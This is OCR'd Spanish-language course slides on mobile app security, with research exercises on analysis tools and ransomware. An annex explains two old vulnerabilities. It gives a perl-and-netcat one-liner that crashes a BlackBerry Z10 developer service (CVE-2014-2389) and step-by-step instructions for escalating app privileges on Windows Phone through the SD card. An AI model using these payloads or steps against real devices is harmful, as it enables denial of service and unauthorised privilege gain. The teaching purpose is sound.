
- En el dispositivo salimos de Snoop-it y abrimos la aplicación a analizar.
- En el navegador, introducimos la dirección de Snoop-it (habrá que utilizar las credenciales definidas en las opciones de Snoop-it).



- Podemos analizar todos los elementos mostrados por el interfaz web.

Trabajo adicional

- Si lo deseas, puedes profundizar en las técnicas de análisis dinámico ejecutando estas mismas tareas de análisis dinámico sobre las aplicaciones vulnerables mencionadas durante el análisis estático.
- Si te interesa, También puedes ejecutar tareas de análisis dinámico mediante la aplicación snoop-it u otras utilidades de análisis que requieren de *jailbreak.*
- Debido a las limitaciones de tiempo del curso no hemos podido mostrar todas las vulnerabilidades que contiene la aplicación DVIA, te animamos a que completes el análisis estático y dinámico para buscar nuevas vulnerabilidades no vistas durante este laboratorio.



Ejercicio de investigación

Ejercicio de Investigación

Introducción



- Durante este ejercicio deberás realizar una labor de investigación y volcar en el foro de la asignatura los resultados obtenidos para el debate con el resto de alumnos.
- Se ofrecen cuatro posibles ejercicios distintos
  - Herramientas de análisis.
  - Análisis de seguridad de aplicaciones vulnerables.
  - Detección de *ransomware* mediante análisis estático y dinámico.
  - Contramedidas contra *ransomware* en sistemas operativos.
- En las siguientes páginas podrás encontrar información más detallada de cada ejercicio.

Ejercicio de Investigación

Herramientas de análisis

- Durante esta unidad se han estudiado numerosas herramientas para el análisis de aplicaciones móviles.
- Las herramientas estudiadas abarcan diferentes ámbitos:
  - Análisis dinámico y estático.
  - Análisis automático y manual.
  - Desensambladores y depuradores.
  - Etc.
- El objetivo del ejercicio es que mediante una labor de investigación, identifiques una herramienta de análisis no descrita en el curso y describas:
  - El tipo de análisis que permite.
  - Las diferencias con las estudiadas en la unidad.
  - Los requisitos del entorno de uso (*jailbreak*, *rooting*, sistema operativo, etc.).
  - El proceso de configuración y una ejecución de prueba.

Otras aplicaciones vulnerables

- Las diferentes tareas de análisis de esta unidad están restringidas por las limitaciones temporales del curso.
- Existen otras aplicaciones y otras vulnerabilidades que no se han podido estudiar en profundidad, aunque se vieron durante la Unidad 1 del curso.
- El objetivo del ejercicio es que completes, con las herramientas que has estudiado, el análisis de seguridad realizado durante la unidad de cualquiera de las siguientes maneras:
  - Analizando las vulnerabilidades no tratadas durante los laboratorios.
  - Analizando una de las aplicaciones vulnerables propuestas al final de cada ejercicio.
- El análisis que realices deberá seguir la misma estructura que el análisis realizado durante los laboratorios de la unidad.

Ejercicio de Investigación

Detección de *ransomware*

- En esta tarea tendrás que imaginar que pretendes realizar el análisis de una muestra sospechosa de pertenecer a una campaña de *ransomware.*
  - El *ransomware* es un tipo de malware que cifra el contenido de un dispositivo, para luego pedir un rescate económico para proceder al descifrado de la información.
- El objetivo del ejercicio es que elabores un informe en el que describas el procedimiento de análisis que llevarías a cabo para analizar la aplicación maliciosa. Deberás especificar:
  - Los detalles de la aplicación de *ransomware*, incluyendo el sistema operativo, el procedimiento de cifrado y la forma de pedir el rescate.
  - El entorno en el que llevarías a cabo las pruebas :
    - Recuerda que al tratarse de *malware* no puedes utilizar un entorno que contenga aplicaciones en producción o con datos reales.
  - Las tareas que ejecutarías de análisis estático y dinámico para verificar que las operaciones que está realizando la aplicación son dañinas.

Ejercicio de Investigación

Contramedidas para *ransomware*

- En esta tarea tendrás que proponer un conjunto de políticas para los dispositivos de una Organización para evitar infecciones por medio de *ransomware.*
- Como parte del ejercicio, deberás especificar:
  - Tipos de aplicaciones que pueden mitigar las consecuencias de que un dispositivo se vea infectado por una muestra de *ransomware.*
  - Mecanismos de seguridad, disponibles en los sistemas operativos móviles , que pueden proteger ante una infección de este tipo. ¿Cómo podrías reforzar aquellos mecanismos más importantes para evitar infecciones por desconocimiento o ataques de ingeniería inversa?
  - Mecanismos adicionales, no disponibles en la actualidad, que puedan mitigar esta amenaza. Deberás especificar como pueden afectar estos mecanismos a la productividad de los empleados de la organización.




Test de evaluación

Anexo I: Ataques sobre BlackBerry y Windows Phone

Introducción

- iOS y Android no son los únicos sistemas que tienen que afrontar problemas de seguridad.
- La cuota de mercado de BlackBerry o Windows Phone los convierte en sistemas operativos con poca representación entre el total de dispositivos existentes.
- Esto no implica que estén libres de vulnerabilidades o problemas de seguridad.
- En esta sección vamos a repasar dos problemas concretos que afectaron a versiones de sistemas operativos móviles de cada una de estas organizaciones, y las repercusiones que podrían generar para el dispositivo.

BlackBerry



Introducción

- La vulnerabilidad que vamos a estudiar en esta sección fue reportada el 12/04/2014.
- El ataque aprovecha una vulnerabilidad de un servicio de red que estaba pensado para desarrolladores.
- Concretamente se trata de una vulnerabilidad del tipo de desbordamiento de búfer.
- El código asignado a la vulnerabilidad corresponde al **CVE-2014-2389** y según la escala *Common Vulnerability Scoring System* (CVSS) tiene un valor de 9.3 por las siguientes razones:
  - Es explotable a través de la red.
  - No requiere autenticación.
  - Permite el acceso a información, modificación de variables y la denegación de servicio.


Condiciones para el ataque

- La vulnerabilidad afecta al menos a dispositivos **Blackberry Z10** con el *software* 10.1.0.2354.
- Para que el dispositivo esté afectado, tiene que haber sido configurado al menos una vez en modo desarrollador.
- Al activar el modo desarrollador, los equipos afectados inician un servicio de tipo SSH llamado `qconnDoor` accesible desde el exterior del dispositivo.
- Aunque el modo desarrollador se haya desactivado el servicio de red sigue funcionando y por tanto aceptando conexiones entrantes.
- Aunque el servicio requiere de autenticación, la vulnerabilidad se puede ejecutar sin siquiera haberse autenticado ya que se aprovecha de un error en el proceso de descifrado de los comandos recibidos.

Detalles

- Los descubridores de la vulnerabilidad realizaron un análisis estático del código compilado del servicio disponible en el emulador e imagen del sistema operativo.
- El protocolo `qconnDoor` incluye mensajes tipo de un protocolo de cifrado como *challenge request*, *encrypted challenge response*, *keepalive*, y otros.
- El principal problema de los mensajes definidos en el protocolo radica en que todos los paquetes incluyen una gran cantidad de variables que especifican la longitud de diferentes campos variables.

Formato de paquete send SSH key




- La modificación de esos valores puede provocar situaciones de inconsistencia y generar buffer *overflows*. El problema se agrava, pues `qcoonDoor` se ejecuta como *root*.

Detalles

- La vulnerabilidad se encuentra en la función `recv_exact_and_decrypt` (llamada así por los investigadores descubridores de la vulnerabilidad, ya que los ejecutables no incluían símbolos para poder trazar los nombres de métodos y variables).
- Esta función recibe como parámetro un buffer de datos a descifrar y el tamaño del buffer. El tamaño del buffer es utilizado para crear un buffer de destino en el que los datos son copiados. Después de la memoria reservada a ese buffer, se almacenan otras variables internas a la función.
- El problema radica en que durante la condición de parada para la copia del buffer utiliza el tamaño del buffer en vez de la variable recibida con el tamaño. De esa manera, si el tamaño del buffer es mayor que el pasado por la variable, se sobrescribirán las variables internas existentes en el código, provocando la condición de buffer *overflow.*
- La siguiente página incluye una descripción gráfica del ataque.

Detalles


Memoria
Parámetros
Tam. datos cifrados
Espacio reservado al buffer
Variables internas
Tam. datos cifrados
Datos cifrados
Tam. datos cifrados
Zona de memoria sobre-escrita

Reproducción del problema

- Para reproducir el problema basta con ejecutar los siguientes comandos desde una consola a un dispositivo o emulador con la versión vulnerable del sistema operativo (10.1.0.2354) y el modo desarrollador activado.
- Primero comprobamos la disponibilidad del servicio:

```
> nc -v ip_dispositivo 4455
Connection to ip_dispositivo 4455 port [tcp/*] succeeded!
```

- Intentamos la conexión al servicio blackberry-connect (fallará pues no disponemos de la contraseña):

```
> /opt/bbndk/host/linux/x86/usr/bin/blackberry-connect ip_dispositivo -password 'any' -sshPublicKey id_rsa.pub
Info: Connecting to target ip_dispositivo:4455
Info: Authenticating with target ip_dispositivo:4455
Info: Encryption parameters verified
Info: Authenticating with target credentials.
Error: Connection refused: The device password you provided is incorrect.
```

Reproducción del problema

- Enviamos el paquete malformado:

```
> perl -e 'print
"\x00\x2a\x00\x02\x00\x07\x12\
x00\x0c\x00" . "\x41" x 0xc00'
| nc ip_dispositivo 4455
```

- Comprobamos que el servicio ha dejado de funcionar:

```
> nc -v ip_dispositivo 4455

nc: connect to ip_dispositivo
port 4455 (tcp) failed:
Connection refused
```



Conclusiones

- Si bien el problema en su estado actual no permite la ejecución de código arbitrario si ha permitido la escritura de una variable interna y provoca una denegación de servicio en `qconnDoor`.
- La inclusión de multitud parámetros para manejar la longitud de campos variables es una fuente de errores y posibles vulnerabilidades.
- Los servicios de red expuestos al exterior son críticos .
- Además, si los servicios son ejecutados como administrador puede suponer una escalada de privilegios directa desde remoto a administrador.



Windows Phone

Introducción

- La vulnerabilidad que vamos a estudiar en esta sección fue reportada en Noviembre de 2014 en un foro de desarrolladores.
- El ataque aprovecha un problema en la verificación de la identidad de aplicaciones del fabricante que han sido movidas a la tarjeta SD del dispositivo.
- El ataque afecta a las aplicaciones OEM. Estas aplicaciones son añadidas por el fabricante del dispositivo (Nokia, HTC, etc.) a la imagen del sistema operativo.
- En Windows Phone las aplicaciones del sistema operativo y OEM tienen un conjunto de privilegios específicos a los que no pueden acceder las aplicaciones de terceros.
- De esta manera, se puede ejecutar cualquier aplicación, incluyendo una de desarrollo propio, con los privilegios de la aplicación que está siendo suplantada.

Procedimiento para realizar el ataque

- Para realizar el ataque es necesario disponer de un teléfono Windows Phone con tarjeta SD:
  - La cantidad de fabricantes que optan por añadir tarjetas SD a los dispositivos Windows Phone es limitada y muchos modelos de fabricantes como Nokia o HTC no cuentan con una ranura de este tipo.
- Los pasos para la ejecución del ataque son los siguientes:
  - En los ajustes del sistema, navegar a almacenamiento y seleccionar apps y juegos.
  - Seleccionar una aplicación OEM (desarrollada por el fabricante) y moverla a la tarjeta SD del dispositivo.



Procedimiento para realizar el ataque

- Acceder al contenido de la tarjeta SD a través de un navegador de archivos.
- Abrir la carpeta contenedor de la aplicación que acabamos de desplazar al la tarjeta SD.
- Borrar el contenido de la carpeta, incluyendo los archivos temporales.
- Localizar la carpeta contenedor de la aplicación que queremos instalar con nuevos privilegios.
  - Lo ideal es que sea una aplicación creada con la intención de aprovechar las capacidades que va a ganar.
- Copiar todos los contenidos de la carpeta contenedora a la carpeta contenedora de la aplicación OEM que hemos vaciado en la tarjeta SD.
- Volver a montar la tarjeta SD en el sistema y ejecutar la aplicación OEM.
  - Se cargará la aplicación que hemos creado.

Limitaciones

- El ataque descrito en las durante esta sección permite a cualquier aplicación aumentar los privilegios a los que tiene acceso por defecto en el sistema.
- Sin embargo, las aplicaciones solo pueden ganar los privilegios de aplicaciones OEM (incluidas en el sistema operativo por el fabricante del dispositivo).
- En la mayoría de dispositivos, los permisos concedidos a aplicaciones OEM son mayores que los de aplicaciones de terceros, pero no afectan a la estructura del núcleo del sistema y por lo tanto no pueden utilizarse para liberar el teléfono.
- Además, el ataque solo puede llevarse a cabo en aquellos modelos de teléfono que dispongan de ranura para tarjetas SD.
- Por lo tanto, se puede concluir que el ataque si bien existente, tiene una serie de limitaciones prácticas que reducen su criticidad.

Gracias por su atención



